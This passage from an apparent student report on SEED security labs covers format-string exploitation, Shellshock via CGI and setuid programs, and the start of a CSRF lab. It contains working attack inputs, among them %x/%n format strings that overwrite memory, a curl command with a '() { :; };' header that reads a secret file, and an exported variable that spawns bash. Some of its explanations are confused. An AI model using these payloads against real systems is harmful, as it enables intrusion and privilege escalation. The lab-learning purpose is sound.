%x%x%x%x%x%x%x%x%(ValueofSecret[1]:%s)  
The string length is 43  
[11/08/2017 16:08] seed@ubuntu:~/sf$ ./vul_prog < mystring  
The variable user_input's address is 0xfffff328 (on stack)  
The variable secret's address is 0xfffff324 (on stack)  
The variable secret's value is 0x 804b018 (on heap)  
secret[0]'s address is 0x 804b018 (on heap)  
secret[1]'s address is 0x 804b01c (on heap)  
secret[1]'s address is 134524956 (on heap)  
Please enter a string  
0bffff3281b7eb8309bffff34fbffff434bffff3d4804b018(ValueofSecret[1]:U)  
The original secrets: 0x44 -- 0x55  
The new secrets: 0x44 -- 0x55
```

## Modify the secret[1] value

There is a change in new value of secret[1] as ‘0x45’. Thus secret[1] value is modified.

```
[11/08/2017 16:08] seed@ubuntu:~/sf$ ./write_string  
%x%x%x21%x%07%xxever%x%x%n  
The string length is 32  
[11/08/2017 16:10] seed@ubuntu:~/sf$ ./vul_prog < mystring  
The variable user_input's address is 0xfffff328 (on stack)  
The variable secret's address is 0xfffff324 (on stack)  
The variable secret's value is 0x 804b018 (on heap)  
secret[0]'s address is 0x 804b018 (on heap)  
secret[1]'s address is 0x 804b01c (on heap)  
secret[1]'s address is 134524956 (on heap)  
Please enter a string  
0bffff3281b7eb830921bffff34fbffff434everbffff3d4804b018  
The original secrets: 0x44 -- 0x55  
The new secrets: 0x44 -- 0x45
```

# Shellshock Attack Lab Report

## Task 1 Procedure:





Figure 1.1






Figure 1.2




Figure 1.3

## Procedure

1. In the terminal start by entering su mode.
2. Then enter root and run the .cgi file as shown in the above screen shots.
3. Here we use the curl command to print output of the Common Gateway Interface (.cgi) program.
4. Through this, we make the .cgi file executable. Place the file in the /usr/lib/cgi-bin folder.
5. In step 2 ,we are able to get a file that cannot be accessed by the attacker and print the contents of that file.This is due to the success of the attack.
6. To perform this operation we enter the below command in the console:-  
`curl -H "User-Agent: () { :; }; echo; /bin/cat /home/seed/secret"`  
<http://localhost/cgi-bin/myprog.cgi>,  
–H in the command allows us to processes the string and also performs the command program which is in our case the .cgi file.

7. There is a problem in the initialize\_shell\_variables(env, privmode) in variables.c file

```
➤ if (privmode == 0 && read_but_dont_execute == 0 && STREON  
("()", string, 4))  
{...  
}
```

If the privilege mode is not the root, the attack will fail. So always check for Privilege.

Given that an environment variable starts with a string ‘() {’ The function , initialize\_shell\_variables recognizes it as a function definition.

```
parse_and_execute (temp_string, name,SEVAL_NONINT|SEVAL_NOHIST);
```

- After this, the remaining portion of the string is passed to be parsed and executed.
- We are assuming that is assumed that the rest of the string is passed without providing the checks since it contains only the function execution.
- parse\_and\_execute() does not stop executing even after the end of the function. This is a huge problem.
- Since bash runs all the commands in the string, sometimes even some after the function definition is over, command injection is possible.
- This because an attacker can control an environment variable in a program that will create a shell with an environment containing that variable.

## Task 2 Procedure:

The screenshot shows a Linux desktop environment with a terminal window and a file editor.

**File Editor (Top Left):** A terminal window titled "Terminal" is open, showing the code for a C program named "setuidprog.c". The code includes a "#include <stdio.h>" directive and a main function that sets the real uid to the effective uid and runs "/bin/ls -l".

```
#include <stdio.h>
void main()
{
    setuid(geteuid()); // make real uid = effective uid.
    system("/bin/ls -l");
}
```

**Terminal Window (Bottom Left):** A terminal window titled "Terminal" is open, showing the command "sudo ln -sf /bin/bash /bin/sh" being run. The user is prompted for a password. The output shows the creation of a symbolic link from "/bin/sh" to "/bin/bash".

```
[12/02/2017 13:24] seed@ubuntu:~$ sudo ln -sf /bin/bash /bin/sh
[sudo] password for seed:
[12/02/2017 13:25] seed@ubuntu:~$ ls -l /bin/sh
lrwxrwxrwx 1 root root 9 Dec  2 13:25 /bin/sh -> /bin/bash
[12/02/2017 13:25] seed@ubuntu:~$
```

A red box highlights the command "ln -sf /bin/bash /bin/sh" with the label "Link bash to sh".

Figure 2.1

The screenshot shows a Linux desktop environment with a terminal window and a code editor. The terminal window displays a shell session where a user named 'seed' becomes root using 'su', compiles a C program named 'setuidprog.c' into an executable, changes its permissions to 4755, lists its details, and then exits. The user then navigates to the Pictures directory and runs the executable, which creates a file named 'Ubuntu.jpg'. The code editor window shows the C source code for the 'setuidprog.c' program.

```
#include <stdio.h>
void main()
{
setuid(geteuid()); // make real uid = effective uid.
system("/bin/ls -l");
}

Terminal
[12/02/2017 13:25] seed@ubuntu:~$ su
Password:
[12/02/2017 13:25] root@ubuntu:/home/seed# gcc setuidprog.c -o setuidprog
[12/02/2017 13:26] root@ubuntu:/home/seed# chmod 4755 setuidprog
[12/02/2017 13:26] root@ubuntu:/home/seed# ls -l setuidprog
-rwsr-xr-x 1 root root 7243 Dec 2 13:26 setuidprog
[12/02/2017 13:26] root@ubuntu:/home/seed# exit
exit
[12/02/2017 13:26] seed@ubuntu:~$ cd /home/seed/Pictures/
bash: cd: /home/seed/Pictures/: No such file or directory
[12/02/2017 13:27] seed@ubuntu:~$ cd /home/seed/setuidprog
bash: cd: /home/seed/setuidprog: Not a directory
[12/02/2017 13:27] seed@ubuntu:~$ cd /home/seed/Pictures/
[12/02/2017 13:28] seed@ubuntu:~/Pictures$ cd /home/seed/setuidprog
bash: cd: /home/seed/setuidprog: Not a directory
[12/02/2017 13:28] seed@ubuntu:~/Pictures$ ./home/seed/setuidprog
total 132
-rwxrw-rw- 1 seed seed 133724 Aug 25 2013 Ubuntu.jpg
[12/02/2017 13:28] seed@ubuntu:~/Pictures$
```

Figure 2.2

The screenshot shows a Linux desktop environment with a terminal window open. The terminal window title is "Terminal". The terminal content shows a user named "seed" switching to root using "su", compiling a C program named "setuidprog.c" into "setuidprog", changing its permissions to 4755, exiting, and then running "setuidprog". This results in a shell with root privileges. The user then runs "ls" to list files in the current directory, which includes "myprog.cgi", "secret.txt", and several OpenSSL-related files like "openssl-1.0.1", "openssl\_1.0.1-4ubuntu5.11.debian.tar.gz", and "openssl\_1.0.1-4ubuntu5.11.dsc".

```
#include <stdio.h>
[12/02/2017 13:34] seed@ubuntu:~$ su
Password:
[12/02/2017 13:34] root@ubuntu:/home/seed# gcc setuidprog.c -o setuidprog
[12/02/2017 13:34] root@ubuntu:/home/seed# chmod 4755 setuidprog
[12/02/2017 13:34] root@ubuntu:/home/seed# exit
exit
[12/02/2017 13:34] seed@ubuntu:~$ export foo='() { :; }; /bin/bash'
[12/02/2017 13:34] seed@ubuntu:~$ setuidprog
total 4584
drwxr-xr-x  4 seed  seed   4096 Dec  9  2015 Desktop
drwxr-xr-x  3 seed  seed   4096 Dec  9  2015 Documents
drwxr-xr-x  2 seed  seed   4096 Sep 17 2014 Downloads
drwxrwxr-x  6 seed  seed   4096 Sep 16 2014 elggData
-rw-r--r--  1 seed  seed  8445 Aug 13 2013 examples.desktop
drwxr-xr-x  2 seed  seed   4096 Aug 13 2013 Music
-rw-rw-r--  1 seed  seed   148 Dec  2 13:16 myprog.cgi
-rw-rw-r--  1 seed  seed   148 Dec  2 13:16 myprog.cgi~
drwxr-xr-x 24 root  root  4096 Jan  9  2014 openssl-1.0.1
-rw-r--r--  1 root  root 132483 Jan  9  2014 openssl_1.0.1-4ubuntu5.11.debian.tar.gz
-rw-r--r--  1 root  root   2382 Jan  9  2014 openssl_1.0.1-4ubuntu5.11.dsc
-rw-r--r--  1 root  root 4453920 Mar 22  2012 openssl_1.0.1.orig.tar.
```

Figure 2.3

The screenshot shows a Linux desktop environment with a terminal window open. The terminal window title is "Terminal". Inside the terminal, the user has run a setuid exploit. The exploit code is as follows:

```
#include <stdio.h>
void main()
{
setuid(geteuid()); // make real uid = effective uid.
system("/bin/ls -l");
}
```

The terminal output shows the user running the exploit script and then checking their user ID (uid) and group ID (gid). The user is root, and the exploit has successfully gained root privileges.

Annotations:

- A red box highlights the terminal window with the text "Setting Vulnerability".
- A red box highlights the terminal output with the text "Successful! Root access gained".

Figure 2.4

```

Terminal File Edit View Search Terminal Help 1:35 PM Seed
Open Save Undo Redo Cut Copy Paste Find Replace
myprog.cgi ✘ secret.txt ✘ setuidprog.c ✘
#include <stdio.h>
Terminal
-rw-r--r-- 1 seed seed 8445 Aug 13 2013 examples.desktop
drwxr-xr-x 2 seed seed 4096 Aug 13 2013 Music
-rw-rw-r-- 1 seed seed 148 Dec 2 13:16 myprog.cgi
-rw-rw-r-- 1 seed seed 148 Dec 2 13:16 myprog.cgi~
drwxr-xr-x 24 root root 4096 Jan 9 2014 openssl-1.0.1
-rw-r--r-- 1 root root 132483 Jan 9 2014 openssl_1.0.1-4ubuntu5.
11.debian.tar.gz
-rw-r--r-- 1 root root 2382 Jan 9 2014 openssl_1.0.1-4ubuntu5.
11.dsc
-rw-r--r-- 1 root root 4453920 Mar 22 2012 openssl_1.0.1.orig.tar.gz
drwxr-xr-x 2 seed seed 4096 Aug 25 2013 Pictures
drwxr-xr-x 2 seed seed 4096 Aug 13 2013 Public
-rw-rw-r-- 1 seed seed 19 Dec 2 13:12 secret
-rw-rw-r-- 1 seed seed 19 Dec 2 13:12 secret.txt~
-rwsr-xr-x 1 root root 7166 Dec 2 13:34 setuidprog
-rw-rw-r-- 1 seed seed 113 Dec 2 13:34 setuidprog.c
-rw-rw-r-- 1 seed seed 113 Dec 2 13:33 setuidprog.c~
-rw-rw-r-- 1 seed seed 450 Dec 2 12:51 specialprog.c~
-rw-r--r-- 1 root root 39 Dec 2 12:38 task4.c~
drwxrwxr-x 2 seed seed 4096 Dec 1 16:11 temp
drwxr-xr-x 2 seed seed 4096 Aug 13 2013 Templates
drwxr-xr-x 2 seed seed 4096 Aug 13 2013 Videos
[12/02/2017 13:34] seed@ubuntu:~$ No root access->Fail
C Tab Width: 80 Lines, Col: 22 Rows

```

### Procedure:

1. The first two diagrams we create the basic setup that we need for this task.
2. Use “export foo=..” as shown in Figure 2.4 to set vulnerability.
3. In the figure 2.3 we compile *setuidprog.c* giving it root permissions. The programs used are shown above in screenshot.
4. Since we export the vulnerability causing sequence in the task, the injection causes the unavoidable execution of commands at the end of the function definitions, stored in the values of environment variables.
5. On removing the “*setuid(geteuid()); // make real uid = effective uid.*” statement from the program as shown in the above diagram, we are unable to gain root access.
6. The main reason behind this is if the real user id and the effective user id are the same, the function defined in the environment variable is evaluated, and so the bash door vulnerability can be exploited.
7. But the real uid and effective uid are not the same which is the reason the attack fails.

### **Task 3:**

1. Other than the two scenarios described above (CGI and Set-UID program), is there any other scenario that could be affected by the Shellshock attack? We will give you bonus points if you can identify a significantly different scenario and you have verified the attack using your own experiment.

There are a few other scenarios where Shellshock can be used to exploit a system,

- IBM restricted shell- The IBM restricted shell can be overcome and the user can gain access to unrestricted shell using the same process that we've followed.
- SSH server- The ForceCommand feature in OpenSSH ,where instead of running an unrestricted shell , a fixed command is executed, even if the user specifies a special shell program to be run. If we put this command into the environment variable “ssh\_original\_command”. When this forced command is run as Bash shell, the bash shell will parse this environment variable on start up, and run the commands in it. The user has used their restricted shell access to gain unrestricted shell access, using the Shellshock bug.
- Email systems- A gmail mail server can pass external input through to bash, Depending on the system configuration, a that will enable exploitation of a vulnerable version of gmail. In fact, on 6<sup>th</sup> October, it was reported that Yahoo! Servers were compromised as a result of a variation of the shellshock attack.
- DHCP- DHCP can pass commands to Bash, when it is connected to an open Wi-Fi network. A DHCP client can request and fetch more than the IP address from a DHCP server, but can also be provided a series of additional options. Strings can be sent to local machines for execution.

### **2. What is the fundamental problem of the Shellshock vulnerability? What can we learn from this vulnerability?**

- In general, shellshock lets an attacker execute arbitrary code on web servers.
- Bash lets users define functions as a way to pass text on to other systems and processes.
- The difficulty with this vulnerability, which includes specific characters as part of a definition i.e like “ () { :; }; “ is that doesn't stop processing the string containing the function after it is defined, it will continue to read and execute shell commands following the function definition.
- This will allow the attacker to get access to the shell. This doesn't mean that the attacker has gotten root.

- It simply allows the attacker to continue the attack and attempt privilege escalation, which might lead to access to root.
- This vulnerability shows the importance of sanitation of strings being sent to a shell.
- The parser's problem is that even if there is code after the end of the function declaration, that code will be inadvertently be executed.

# Cross Site Request Forgery Lab(Elgg)

## Task 1 Procedure:

1. When Boby adds Alice as a friend from his account, we can see the Live HTTP Header and identify the Add friend HTTP request, which is a GET request as shown below.



